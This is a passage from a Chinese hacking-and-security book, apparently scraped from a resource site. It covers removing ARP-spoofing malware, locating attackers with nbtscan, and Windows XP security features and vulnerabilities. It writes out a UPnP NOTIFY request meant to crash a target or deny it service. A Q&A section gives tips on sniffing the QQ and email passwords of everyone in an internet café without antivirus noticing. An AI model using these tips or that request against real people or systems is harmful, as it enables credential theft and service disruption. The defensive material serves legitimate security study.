在该窗口中依次执行【查看】→【显示隐藏的设备】命令，如图 7-87 所示，然后在设备树结构中打开“非即插即用驱动程序”项，在该项下找到“Net Group Packet Filter Driver”右击，在弹出的右键菜单中选择【卸载】项，如图 7-88 所示。



图 7-87



图 7-88

重启计算机系统之后即可删除 %windir%\System32\drivers\npf.sys。

- 删除“命令驱动程序发 ARP 欺骗包的控制者”：

```
% windows% \System32\msinitinit.dll
```

- 删除以下注册表服务项：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Npf
```



●定位和防御方法

(1) 定位 ARP 攻击源头

主动定位方式：因为所有的 ARP 攻击源都会有其特征——网卡会处于混杂模式，可以通过 ARP Killer 这样的工具扫描网内有哪台机器的网卡是处于混杂模式的，从而判断这台机器有可能就是攻击源头。定位好机器后，再做病毒信息收集，然后把病毒提交给反病毒单位处理。

被动定位方式：在局域网发生 ARP 攻击时，查看交换机的动态 ARP 表中的内容，确定攻击源的 MAC 地址；也可以在局域网中部署 Sniffer 工具，定位 ARP 攻击源的 MAC 地址。

使用 NBTSCAN 可以取到 PC 的真实 IP 和 MAC 地址，如果有 ARP 攻击在作祟，可以找到 ARP 攻击的 PC 的 IP 和 MAC 地址。

命令发动“nbtscan -r 192.168.16.0/24”（搜索整个 192.168.16.0/24 网段，即 192.168.16.1 ~ 192.168.16.254）；或“nbtscan 192.168.16.25 - 137”搜索 192.168.16.25 ~ 137 地址段，即 192.168.16.25 ~ 192.168.16.137。输出结果第一列是 IP 地址，最后一列是 MAC 地址。

NBTSCAN 的使用范例：

假设查找一台 MAC 地址为“000d870d585f”的病毒主机。

- 下载后将压缩包中的 nbtscan.exe 和 cygwin1.dll 解压缩放到 C 盘下。
- 在 Windows 系统中依次执行【开始】→【运行】命令，在打开的如图 7-89 所示的“运行”对话框中输入“cmd”并点击【确定】按钮，此时即可打开如图 7-90 所示的 DOS 窗口，在出现的 DOS 窗口中输入“C:\Anbtscan -r192.168.16.1/24”（这里需要用户根据实际网段输入），然后回车即可。




图 7-89



图 7-90

- 通过查 IP 和 MAC 地址对应表，查出 MAC 地址为“000d870d585f”的病毒主机的 IP 地址。

(2) 防御方法

- 使用可防御 ARP 攻击的三层交换机，绑定端口、MAC 和 IP 地址，限制 ARP 流量，及

时发现并自动阻断 ARP 攻击端口，合理划分 VLAN，彻底防止盗用 IP/MAC 地址，杜绝 ARP 攻击。

- 对于经常爆发病毒的网络，进行 Internet 访问控制，限制用户对网络的访问。此类 ARP 攻击程序一般都是从 Internet 下载到用户终端，如果能够加强用户上网的访问控制，就能极大地减少该问题的发生。
- 在发生 ARP 攻击时，及时找到病毒攻击源头，并收集病毒信息提交给反病毒厂商以便尽早获得有效的病毒特征码。



第 5 节 学习心得

本章着重介绍了网吧攻击的条件和攻击方式，以及攻击网吧万象服务器的常用手段和工具。通过对一些网吧破解实例的教学，使读者对于网吧的攻击有个直观的了解。读者在学习本章的内容时，一定要注意活学活用：通过对网吧攻击深层次的了解，认识到网吧内的危险因素，从而找到可以有效破解黑客攻击的方法。



第 6 节 疑难知识点荟萃

1. 使用万象会员帐号密码获取工具时，密码后三位被屏蔽的原因

未注册过的用户使用该工具获取密码时，后三位密码一般都被屏蔽掉了，这个时候一般都可以通过猜测来获得完整的密码。要避免被屏蔽的情况，用户可以注册该软件。

2. 在使用局域网密码监听器盗取整个网吧的 QQ 和邮箱的时候，应该特别注意的设置

在对局域网密码监听器的各项进行设置时，需要注意如下几点：

(1) 发送邮箱和接收邮箱可以填同一个。

(2) 最好选择不需要 SMTP 密码验证的邮箱，否则发送邮件时可能被杀毒软件拦截。

3. 设备管理器窗口中无法找到“Net Group Packet Filter Driver”的解决办法

在设备管理器窗口中依次执行【查看】→【显示隐藏的设备】命令，然后在设备树结构中，打开“非即插即用驱动程序”项，在该项下找到“Net Group Packet Filter Driver”，若没找到，可以先刷新设备列表，即可解决此问题。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



第八章 Windows 操作系统之乘虚而入

黑客任务

学习本章，读者应该对 Windows 系统的漏洞有一个概括的了解，掌握 Windows XP、Windows NT 和 Windows 2003 系统漏洞的各种攻击类型和防御手段，并加强关于 Windows 系统的安全意识。

windows 中文是窗户的意思。另外还有微软公司推出的视窗电脑操作系统名为 windows。随着电脑硬件和软件系统的不断升级，微软的 windows 操作系统也在不断升级，从 16 位、32 位到 64 位操作系统。从最初的 windows1.0 到大家熟知的 Windows 95、NT、97、98、2000、Me、XP、Server、Vista，Windows 7 各种版本的持续更新，微软一直在尽力于 Windows 操作的开发和完善。可是完美，蓝屏、死机、上网后资料遗失以及服务器遭受攻击等问题层出不穷，这些大都是由于通常所说的“系统漏洞”所造成的。



第 1 节 Windows XP 系统漏洞攻防实战

微软 Windows XP 获得了几乎全世界的赞赏，它出色的兼容性和移动性也被专业人士所推崇。可是“金无足赤，人无完人”，Windows XP 一样有着系统漏洞。要是不注意防范的话，黑客就会利用这些漏洞入侵计算机，甚至对一些分区进行格式化操作，侵入计算机盗取资料等，给用户带来巨大的损失。

1. Windows XP 的安全特性

Windows XP 有各种版本，常用的有(Windows XP Home Edition)和专业版(Windows XP Professional Edition)两个版本，专业版相对家庭版来说，加强了安全性。首先认识一下这两个版本在安全性方面的不同，知道了它们的区别将有助于我们掌握 Windows XP 不同版本的系统安全特性设计原则：

● Windows XP 家庭版是功能比较简单的一个版本，安全方面也比较脆弱。在家庭版中，用户将不能连接到 Net Ware 服务器，也不能使用远程桌面和文件加密功能。在访问权限（系统在允许文件的读写方面的安全设置）方面，家庭版用户将受到一定的限制。

Windows XP 家庭版中的安全服务设计得很灵活，它可以解决作为家庭用户所面临的各种安全问题。这些安全特性有的是从 Windows NT 4.0 和 Windows 2000 那里继承而来的，不过作了进一步的完善，但更多的是新研究出来的。它们可以提高用户对系统安全的管理能力。比方说，如果用户使用 Internet 在线聊天或收发 E-mail，就很容易受到黑客的攻击。Windows XP 集成了增强的安全特性，使用户的在线活动更加安全。

概括起来，Windows XP 家庭版重要的安全特性体现在这几个方面：

(1) 个性化登录

Windows XP，为每个帐户都保留了个性化登录界面，从而增加了私人数据的安全系数，一些重要的文件不至于被人无限制访问或者被误删除。

(2) 多用户之间的快速切换

一台电脑可供家庭中的多个人共享，而有了用户之间的快速切换的功能，使每个家庭成员都感觉自己拥有整个电脑。Windows XP 采用终端服务技术，运行独一无二的用户会话，可以保证每个用户的数据彼此完全分开。

快速的用户切换技术可以很容易地使家庭共享一台电脑。举个例子，在同一段时间里，母亲在用电脑处理财务计算，可是这时她需要离开电脑。此时她不需关闭自己的财务程序，并且此时儿子可以在自己的帐户里玩 QQ 聊天软件。而那个财务程序仍然在运行当中。想要切换，只需换个用户登录就行，不必注销帐户，如图 8-1 所示。



图 8-1

(3) 个人隐私

IE6.0 支持 W3C 协会的 P3P 标准，因而当访问 Web 站点时它可以帮助用户控制个人信息的安全。IE6.0 可以测定访问的 Web 站点是否遵守 W3C 标准，在用户向站点提供个人信息前向用户提示站点的状态信息。

第八章 Windows 操作系统之乘虚而入



如果用户在 IE6.0 中定义了透露个人隐私的参数选项，浏览器将自动判断所访问的 Web 站点是否遵守 P3P。对于 P3P 站点，浏览器把隐私参数和站点定义的隐私策略进行比较。浏览器使用 HTTP 来交换策略信息，根据隐私参数设置决定是否向 Web 站点泄露用户的个人信息。

(4) Cookie 管理

P3P 标准也支持 IE6.0 中的 Cookie 管理特性。Cookie 是一些站点为了提供用户特征信息而存在你的电脑上的一个小文件。

遵守 P3P 的站点也可以为他们的 Cookie 提供策略信息。当配置了隐私参数后，可以通过下面的方法配置 IE，以便处理 Cookie：

- ①禁止所有 Cookie 存储到你的电脑上；
- ②拒绝第三方 Cookie，但允许其他的 Cookie 存储到电脑上；
- ③允许所有 Cookie 存储到电脑上。

(5) Internet 连接共享

通过 Internet 连接共享(ICS)可以使用一个 Internet 连接来连接多台计算机。利用 ICS 用户可以安全的在多个电脑之间共享 ADSL、有线调制解调器或电话线。使用 ICS 可以在很大程度上提高安全性，因为只有 ICS 主机能被 Internet 上其他的机器看得到。客户机与 Internet 的任何通信必须通过 ICS 主机，这样就对 Internet 隐藏了客户机的地址。因为网络外部的计算机不能看到客户机，所以客户机就很安全。

此外，ICS 主机管理网络的地址，给自己分配一个永久的地址，给 ICS 客户机提供动态主机配置协议(DHCP)服务。通过给每一个 ICS 客户机分配一个唯一的地址，客户机之间可以相互通信。

Windows XP 可以为家庭或小型网络提供 Internet 的共享连接。这个特性最早出现在 Windows 2000 专业版和 Windows 98 第二版中，在 Windows XP 中做了进一步改善。

(6) Internet 连接防火墙

随着网络技术的发展和信息的发达，会有更多的家庭和企业采用宽带 Internet 接入方式进行网络连接，大家越来越需要一种安全措施来保护家用电脑和其他设备的安全。

Windows XP 新增了 Internet 连接防火墙(ICF)特性来保障网络安全。多年来，企业网络都使用防火墙来抵御外部攻击。Windows XP 使用 ICF 保护特性给用户提供了相同的安全。使用 Windows XP 可以使用户的信息、计算机和家庭数据免受攻击，变得更安全。

Windows XP ICF 使用活动的包过滤技术，防火墙的端口仅动态的为那些必需的访问打开。这样的防火墙技术跟企业级的防火墙，可以阻止黑客扫描计算机端口和资源，有效的减少了外部攻击的威胁。

这个特性也适用于本地局域网、以太网的点对点协议(PPPoE)、VPN 和拨号连接。PPPoE 是一个新的 IETF(Internet 工程任务组)草拟标准，它可以使宽带连接像使用调制解调器拨号连接一样简单。Windows XP 是第一个支持 PPPoE 的 Windows 操作系统。

默认情况下，ICF 不允许没有被确认的通信进入。如果需要其他人在 Internet 上访问该计算机，Windows XP 允许在防火墙上打开一个缺口，允许通信数据在一个特定的端口进入。这在 Windows XP 中叫做“端口映射”。

● Windows XP 专业版延续了 Windows NT/2000 中在 NTFS 格式下可以允许指定用户或组读取文件的设置，而家庭版必须进行一些调整后方可使用这一设置。

Windows XP 专业版能为企业提供最可靠的安全服务，它能满足企业对网络安全的需求。它所提供的安全特性可以降低 IT 在安全方面的维护费用，使企业可以把更多的精力投入自身的服务建设中去。

(1) 组策略特性

Windows XP 专业版提供的安全特性有助于帮助企业保护敏感数据，并能对管理网络上的用户提供支持。Windows XP 专业版中最有效的特性之一是使用组策略对象 (GPO)。GPO 允许系统管理员对多个计算机使用同一个安全策略，允许使用智能卡技术来鉴定用户。

(2) 安全性的增强

Windows XP 专业版包含了许多特性可以使企业保护选择的文件、应用程序和其他资源。这些特性包含：访问控制列表 (ACL)、安全组和组策略。这些特性共同为企业网络提供了强大且灵活的访问控制架构。Windows XP 提供了可以各自单独实施的各种安全设置，也提供了预定义的安全模板。企业可根据需要直接使用安全模板，或在此基础上再作修改。

(3) 网络访问的控制

Windows XP 自带的安全特性可把入侵者拒之门外。它可以限制任何人访问计算机，不管是来自网络内部还是具有“访客级”权限。如果入侵者想通过猜测密码的方法进入电脑，并获取未授权的特权，则只要限制了“访客级”的访问，入侵者就只能望洋兴叹了。

(4) 管理网络鉴定

Windows XP 专业版增加了直接与 Internet 连接的数量，这使得对访问控制的正确管理比以前更重要。为了安全起见，需要减少相关的设置匿名访问。

在 Windows XP 专业版中需要所有的用户使用访客帐号来登录网络，这都是为了阻止黑客企图使用本地管理员帐号对系统进行访问。

①简单共享：因为 Windows XP 不被连接到域，所以必须使用访客帐号才能登录网络。除此以外，在计算机上使用简单的共享安全模式，安全属性对话框被简化的共享文档属性对话框代替。

②安全鉴别：本地帐号的共享和安全模式允许在访客安全模式和典型安全模式之间作出选择。在访客安全模式中，从内部网络登录到本地计算机必须使用访客帐号。

在典型安全模式中，要从内部网络登录本地计算机的用户需要自己鉴别自己。这个策略不适用于连接在一个域中的计算机。如果一个访客帐号被激活，并有一个空密码，它可以登录且访问任何访客帐号可访问的资源。

③空密码限制：为了保护那些没使用密码保护的用户，在 Windows XP 专业版中，没有密

第八章 Windows 操作系统之乘虚而入



码的帐号只能用于登录物理的计算机控制台。

默认情况下，没有密码的帐号不再用于登录网络上的远端计算机和其他任何登录活动，除了主控制台的登录。比方说，有空密码的本地用户不能使用“Secondary Logon”服务（Run As）来启动程序。为本地用户分配一个密码就可去掉这些登录限制，也就可以访问它被允许的一切资源。

(5) 加密文件系统(EFS)

在 Windows XP 中，EFS 以公钥加密为基础并利用了 CryptoAPI 结构。EFS 可以自动地为用户生成一对密钥和证书。它使用扩展数据加密标准(DESX)作为加密算法。如果你加密一个文件夹，它里面的所有文件和文件夹都将被自动加密。推荐读者使用文件夹级加密，从而避免文件转换期间在硬盘上产生简单的文本文件。

加密文件系统(EFS)保护了存储在文件系统为 NTFS 的磁盘上的文件。EFS 是加密和解密存储在 NTFS 卷下的文件的核心技术。只有对这个文件进行加密的用户可以打开这个文件并使用它。那些移动型计算机用户就非常需要这个功能了，万一电脑不慎丢失，谁也不能再访问磁盘上的数据了。

登录鉴定和文件许可这些安全特性可以保护网络免受未授权的访问。可是，有些相对熟练电脑的人，可以在计算机上安装新的操作系统来破坏已存在系统的安全性。一旦这样做了，那些敏感的数据又暴露出来了。通过 EFS 加密敏感文件可以为文件添加另一层保护。文件被加密后，即使入侵者对存储数据的计算机有完全访问的能力，对该文件仍然是没有办法访问的。只有授权用户和指定的数据恢复代理商才可以对文件进行解密。

(6) 证书服务

证书服务是允许企业作为自己的证书授权机关(CA)和管理数字证书的关键。Windows XP 专业版支持多种级别的 CA 授权，包括离线和在线的证书授权。

(7) 信任管理

Windows XP 中的信任管理包括三个组成部分：信任提示的 UI，存储的用户名和密码，KeyRing。这三部分产生了一个“Single Sign - On”（即一次签名，用户如果登录网络中的十台服务器，每个服务器都有一个单独的用户和口令这样会很麻烦。有了一次签名后，只需要提供一个用户名和口令，登录任何一台服务器时它会向一个统一的口令验证服务器申请验证）。

当出现鉴别错误时应用程序会显示安全性提示的窗口，在该对话窗口中可以输入用户名和密码，或从存储对象中选择一个 X.509 证书。应用程序有选项，可用来设置显示“记住我的密码”这个复选框。只有完整的鉴定包（例如：Kerberos 协议、NTLM、SSL 等）允许证书被保存。

(8) 软件限制策略

软件限制策略是提供给管理员的策略驱动机制。通过它管理员可以识别域中运行的软件，并对软件的执行有控制能力。管理员可以限制一些应用程序的运行，例如：病毒和特洛

伊木马程序或其他安装后会产生冲突的软件。

软件限制策略可以防御基于脚本的病毒和特洛伊木马程序。通过配置软件限制策略能够实现仅允许 IT 组织的成员签名的脚本执行,这样可以禁止所有基于脚本的病毒,例如用 VbScript 脚本语言编写的病毒“*I LOVE YOU.vBS*”。软件限制策略可用于单独的计算机,也适用于组策略,它可以实现为不同的用户和计算机定制不同的软件限制策略。

(9) Internet 协议安全(IPSec)

基于 IP 的网络安全是目前 Internet 各应用领域的迫切需要,网络管理员和其他信息服务工作者要从以下几方面来保证通信的安全:

- ①避免数据在传输过程中被篡改。
- ②避免数据被监听、抄袭。
- ③避免被未授权人员模仿。
- ④避免用户信息被截获。

(10) 智能卡的支持

使用智能卡可以在以下几个方面提高安全性:

- ①它可以有力的防止密钥和其他个人信息被修改。
- ②它把涉及鉴定、数字签名和密钥交换等鉴定安全的计算和系统中不需要这些数据的部分隔离开。

③它使信任和其他私人信息可以很容易从一台计算机移到其他计算机。

(11) Kerberos V5 鉴定协议

Kerberos 这一名词来源于希腊神话“三个头的狗——地狱之门守护者”

Kerberos 是一种网络认证协议,其设计目标是通过密钥系统为客户机 / 服务器应用程序提供强大的认证服务。该认证过程的实现不依赖于主机操作系统的认证,无需基于主机地址的信任,不要求网络上所有主机的物理安全,并假定网络上传送的数据包可以被任意地读取、修改和插入数据。在以上情况下, Kerberos 作为一种可信任的第三方认证服务,是通过传统的密码技术(如:共享密钥)执行认证服务的。

认证过程具体如下:客户机向认证服务器(AS)发送请求,要求得到某服务器的证书,然后 AS 的响应包含这些用客户端密钥加密的证书。证书的构成为: 1) 服务器“ ticket ” ; 2) 一个临时加密密钥(又称为会话密钥“ session key ”)。客户机将 ticket (包括用服务器密钥加密的客户机身份和一份会话密钥的拷贝)传送到服务器上。会话密钥可以(现已经由客户机和服务器共享)用来认证客户机或认证服务器,也可用来为通信双方以后的通讯提供加密服务,或通过交换独立子会话密钥为通信双方提供进一步的通信加密服务。

上述认证交换过程需要只读方式访问 Kerberos 数据库。但有时,数据库中的记录必须进行修改,如添加新的规则或改变规则密钥时。修改过程通过客户机和第三方 Kerberos 服务器(Kerberos 管理器 KADM)间的协议完成。有关管理协议在此不作介绍。另外也有一种协议用于维护多份 Kerberos 数据库的拷贝,这可以认为是执行过程中的细节问题,并且会不

第八章 Windows 操作系统之乘虚而入



不断改变以适应各种不同数据库技术。Kerberos V5 协议提供了客户(可以是用户、计算机或服务)和服务器之间相互鉴定的方法。对服务器来说鉴定客户更加便利,甚至在最庞大、最复杂的网络环境中使用也很方便。

2. Windows XP 系统漏洞攻击和防范

虽然 Windows XP 的安全性能有了极大的提高,随之用户的安全保障有了很大的提高,可是一些超级黑客仍喜欢来挑战这些安全特性,根据目前的软件设计水平(微软的几千名软件设计人员应该代表了目前最高的软件设计水准)和开发工具,特别是操作系统这么一个庞大的“代码累积”(据了解,Windows XP 的代码有 4000 万行之多),黑客有充分的选择来攻击。毕竟越复杂的软件设计,就越代表具有更多的功能,越是功能多了,安全就不能得到保障。

Windows XP 是一款非常优秀的操作系统,可是在黑客面前仍然是那么脆弱,经常因为系统漏洞而被攻击。这一章就将一些比较有影响和争议性的 Windows XP 系统漏洞攻击:

●UPNP 漏洞

UPNP(通用即插即用)是一种用于 PC 机和智能设备或仪器的常见的对等网络连接体系结构,特别是家庭中广泛使用。UPNP 以 Internet 标准和技术(例如 TCP/IP、HTTP 和 XML)为基础,使这样的设备彼此可自动连接和协同工作。

UPNP 服务是 Windows XP 默认启动的服务,用户在默认安装 Windows XP 时就会自动启用 UPNP 服务,从而造成严重的安全漏洞。那些精明的黑客完全可以根据这个漏洞控制计算机,进行肆无忌惮地破坏活动。利用 UPNP 漏洞,入侵者至少能够进行如下三种方式的入侵:

(1)非法获取任何 WindowsXP 的系统级访问(系统控制权被盗)

系统级入侵的对象为默认安装的 Windows XP 系统,当入侵者以不同的速率向 UPNP 服务主机发送包含异常参数的请求包时,将在目标机器上引起访问冲突,这些访问冲突大多源自指针被覆盖。

如果向目标主机发送下列会话:

```
NOTIFY * HTTP/1.1
HOST:239.255.255.250:1900
CACHE-CONTROL:max-age=1
LOCATION:http://xptest.example.com:19/himom.html
NT:urn:schemas-upnp-org:device:InternetGatewayDevice:1
NTS:ssdp:alive
SERVER:EEYE/2001 UPNP/1.0 PASSITON/1.1
```

USN:uuid:EEYE

目标主机会根据“Location”域中的 URL 来发起连接,如果该 URL 中的主机启动了 Char-gen 服务,那么目标主机就会不断的进行分配和释放内存,从而大量占用系统 CPU 资源,使系统不可用。

(2) 进行 DoS 攻击(拒绝服务,Denial – of – Service)

“DoS”(拒绝服务,Denial – of – Service)攻击,就是用泛滥的数据包导致计算机系统性能迅速下降,直到不堪承受而当机。

入侵者通过向运行了 UPNP 服务的系统的 1900 端口发送一个 UDP 包,其中“Location”域的地址指向一个提供 Echo 服务的服务器,告知目标主机网络上的某提供 Echo 服务的服务器上有一个用户需要的 UPNP 网络设备。目标主标就会启用系统的 UPNP 服务,并向提供 Echo 服务的服务器发送下载请求。提供 Echo 服务的服务器将自动回复一个信息包。由于没有设备信息的确认机制,因而 UPNP 会认为这是设备信息,并请求更多的信息文件。然后服务器又会自动回复一个包,从而可能使系统进入一个无限的连接循环。这将导致系统 CPU 占用高达 100% 而无法提供正常服务。

(3) 进行 DDoS 攻击

随着网络技术的发展,黑客越来越多,越来越猖狂,全球著名的网站像 Yahoo、CNN、Buy、eBay、FBI,设置中国的百度、新浪网一次次遭到黑客的攻击。在此要说的是,在上面提到的攻击中,黑客摈弃了以往常常采用的更改主页这一对网站实际破坏性有限的做法,而是在一定时间内彻底使被攻击的网络丧失正常服务功能,这种攻击手法为 DDoS,即分布式拒绝服务攻击(Distributed Denial of Service)。

DDoS 攻击手段是在传统的 DoS 攻击基础之上产生的一类攻击方式。单一的 DoS 攻击一般是采用一对一方式的,当被攻击目标 CPU 速度低、内存小或者网络带宽小等等各项性能指标不高,它的效果是明显的。随着计算机与网络技术的发展,计算机的处理能力迅速增长,内存大大增加,同时也出现了千兆级别的网络,这使得 DoS 攻击的困难程度加大了。目标对恶意攻击包的“消化能力”加强了不少,例如你的攻击软件每秒钟可以发送 3,000 个攻击包,但我的主机与网络带宽每秒钟可以处理 10,000 个攻击包,这样一来攻击就不会产生什么效果。这时候分布式的拒绝服务攻击手段(DDoS)就应运而生了。你理解了 DoS 攻击的话,它的原理就很简单。如果说计算机与网络的处理能力加大了 10 倍,用一台攻击机来攻击不再能起作用的话,攻击者使用 10 台攻击机同时攻击呢?用 100 台呢?DDoS 就是利用更多的傀儡机来发起进攻,以更大的规模来进攻受害者。高速广泛连接的网络给大家带来了方便,也为 DDoS 攻击创造了极为有利的条件。在低速网络时代时,黑客占领攻击用的傀儡机时,总是会优先考虑离目标网络距离近的机器,因为经过路由器的跳数少,效果好。而现在电信骨干节点之间的连接都是以 G 为级别的,大城市之间更可以达到 2.5G 的连接,这使得攻击可以从更远的地方或者其他城市发起,攻击者的傀儡机位置可以分布在更大的范围,选择起来更灵活了。

第八章 Windows 操作系统之乘虚而入

自从拒绝服务攻击诞生以来，出现了各种各样的形式，这里就介绍一下用的比较多的 TCP - SYN flood 攻击形式。TCP - SYN flood 又称半开放式连接攻击，每当我们进行一次标准的 TCP 连接（如 Web 浏览、下载文件等）时都会有一个三次握手的过程，首先是请求方向服务方发送一个 SYN 消息，服务方收到 SYN 后，会向请求方回送一个




图 8-2

SYN - ACK 表示确认，当请求方收到 SYN - ACK 后再向服务方发送一个 ACK 消息，一次成功的 TCP 连接由此建立，如图 8-2 所示。

而 TCP - SYN flood 在它的实现过程中只有前两个步骤，当服务方收到请求方的 SYN 并回送 SYN - ACK 确认消息后，由于请求方采用源地址欺骗等手段，致使服务方得不到 ACK 回应，这样，服务方会在一定时间处于等待接收请求方 ACK 消息的状态。一台服务器可用的 TCP 连接是有限的，如果恶意攻击方快速连续的发送此类连接请求，则服务器可用 TCP 连接队列很快将会阻塞，系统可用资源以及网络可用带宽急剧下降，从而无法向用户提供正常的网络服务。

● 帐号锁定功能漏洞

Windows XP 设计了帐号快速切换功能，可以使用户快速的在不同的帐号之间切换，而不需要先退出再登录。但是快速帐号切换功能目前也被证实在设计方面存在着严重的问题。

当系统在用户利用帐号快速切换功能快速的重试登录一个用户名时，系统会认为是一个暴力猜解的攻击而锁定全部的非管理员帐号，从而使得其他用户没有管理员的解禁不能登录主机。

通过下面的测试可以证实这个漏洞：

- (1) 设置最多错误口令尝试为 3 次；
- (2) 以一般用户权限创建 10 个帐户 (User1 ~ User10)；
- (3) 用 User1 帐号登录；
- (4) 使用快速帐号切换登录到 User2 帐号；
- (5) 用快速帐号切换从 User1 帐号登录 User2 帐号连续失败 3 次；
- (6) 试着去登录 User3 帐号。

此时即可发现所有非管理员帐号均已被锁定，微软到现在为止还没有做好相应的补丁，用户如果想避免上述的漏洞，必须暂时禁止帐号快速切换功能。

● Windows XP 远程桌面漏洞

Windows XP 有一个远程桌面功能，正是这个功能存在着巨大的缺陷，可能导致攻击者得到系统远程桌面的帐户信息，有助于其进一步攻击。

连接一旦建立，Windows XP 远程桌面把帐户名以明文发送给连接它的客户端。发送的



帐户名不一定是远端主机的用户帐号，而是最常被客户端使用的帐户名，网络上的嗅探程序可能会捕获到这些帐户信息。

最好的办法就是到微软官方下载相应的补丁，要不然暂时停止远程桌面的使用，才能减少这种漏洞引起的恶意攻击。

●GDI 拒绝服务漏洞

Graphics Device Interface(GDI)是一套应用程序接口，用于显示图形输出。可是这个程序有一个不小的安全问题，可能导致系统拒绝服务。这是由于 GDI 无法正确处理畸形或无效的参数和标志位造成的。具体表现为系统蓝屏，只有重新启动才能恢复正常功能。

解决该漏洞的办法是禁止不可信用户登录系统。

●终端服务口地址欺骗漏洞

Windows 2000/XP 的终端服务存在漏洞，它允许拥有非法 IP 地址的用户登陆。当客户端连接时，客户端的主机名和网络地址会作为远程桌面协议(Remote Desktop Protocol)的一部分传输到服务器端。服务器程序会记录这个信息，而不是从 TCP/IP 应用上获得实际的客户端主机网络地址。

解决的方法是到微软公司主页下载相应的补丁。

●激活特性漏洞

现在最能让黑客感兴趣的就是 Windows XP 的激活特性了，从测试版开始，黑客们从来没有把注意力离开过这个功能。那么我们首先来了解一下什么是激活特性。

产品激活(MPA, Microsoft Product Activation)是一项防盗版技术，用来验证软件产品是否有合法的使用许可。这项技术意味着用户需要激活 Windows XP 才可以使用。产品密钥与第一台安装了该软件的用户电脑中的内存、硬盘等机器固有的信息搭配产生一个唯一的认证号码，这个号码被称为安装 ID。用户可以使用激活向导将此安装 ID 利用网络提供给微软，接着就会有一个确认 ID 发送回用户的电脑，激活软件产品。

激活码由 44 位数字组成。在不经过重新激活的情况下，用户只能对电脑硬件配置做不超过 5 次的改动。例如更换显卡、声卡，新增硬盘、内存等等。每 120 天系统会对这个数字进行一次清零，也就是说，用户可以再获得 5 次改动的机会。如果在 120 天内的硬件改动超过了 5 次，则 Windows XP 将停止工作，这时用户不得不重新进行激活。(注：“产品激活”是专为个人用户准备的。)

高级的黑客完全可以利用安装 Windows XP 的 PC 不能频繁更改硬件信息的这一特性来编写程序，在感染 XP 后，通过程序设定来使系统错误的认为硬件更改次数和范围超越限度，直接导致 Windows XP 锁定系统，使普通用户对系统失去控制权。一旦出现这种情形将很糟糕。

其实，XP 在安全方面还有待加强是不容置疑的：在 Windows XP 正式上市不久，微软公司就宣布“专业版或家庭版用户，都至少有 20MB 的更新套件要下载。”其中有些是用来修正 Windows XP 安全漏洞、解决系统问题，有些则是新增功能。

第八章 Windows 操作系统之乘虚而入

其中一个 5.2MB 的更新程序会修正显示某些网页需用到的微软虚拟机(VM)中的漏洞。另外一个 1.9MB 的程序则是修正 IE6 的安全漏洞。

●防范工作

由于 Windows XP 自身的庞大和功能的繁多,使得该操作系统的安全显得较为复杂。尽管 Windows XP 在安全的技术和性能方面都做了大量的工作,将安全防范性能提高到了一个前所未有的高度,但是无孔不入的人侵问题仍然使任何一种系统都不可能做到 100% 的安全,所以要保证 Windows XP 不发生大的意外,就要做好防范工作,并努力提高自身的知识水平,努力熟练掌握控制面板。

Windows XP 的大量新增功能,如即时消息传递、数字媒体以及电子照片处理等,都将使基于该系统的 PC 和网络应用进入一个新的阶段,但同时这些崭新的功能也对安全提出了新的要求。经常光顾微软的安全公告板,了解微软公布的最新安全漏洞消息,下载相应的系统补丁等都有助于用户的安全防范。总之,我们要向消除隐患,最明智的做法是“未雨绸缪”。

3. Windows XP 的安全配置

在针对因 Windows XP 漏洞而产生的各种攻击中,最简便的防范应该就是利用 Windows XP 的安全特性进行一些必要的配置了。这一节将就 Windows XP 所自带的安全配置进行详细的介绍。

(1) 充分利用自带的 Internet 连接防火墙功能 (ICF)

Internet 连接防火墙(ICF)是一个基于包过滤的防火墙,防火墙首先不响应 Ping 命令,且禁止外部程序对本机进行端口扫描,并自动记录所有发出、接收的数据包的 IP 地址、端口、服务以及其他一些代码。这样就有效地减少了外部攻击的威胁。

ICF 功能需要激活后方可使用。Windows XP 支持拨号上网的用户使用防火墙功能,具体的激活方法如下所示:

在桌面上右击“网上邻居”图标,如图 8-3 所示,在弹出的右键菜单中选择【属性】项,打开如图 8-4 所示的“网络连接”窗口。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-3




图 8-4

在该窗口中右击“宽带连接”图标，在弹出的右键菜单中选择“属性”项，即可打开如图 8-5 所示的“宽带连接属性”对话框。

在该对话框中选择“高级”选项卡，在该选项卡下的“Windows 防火墙”区域中单击【设置】按钮即可打开如图 8-6 所示的“Windows 防火墙”对话框。

在该对话框中点选“启用”单选框，然后一路单击【确定】按钮，即可激活防火墙功能。

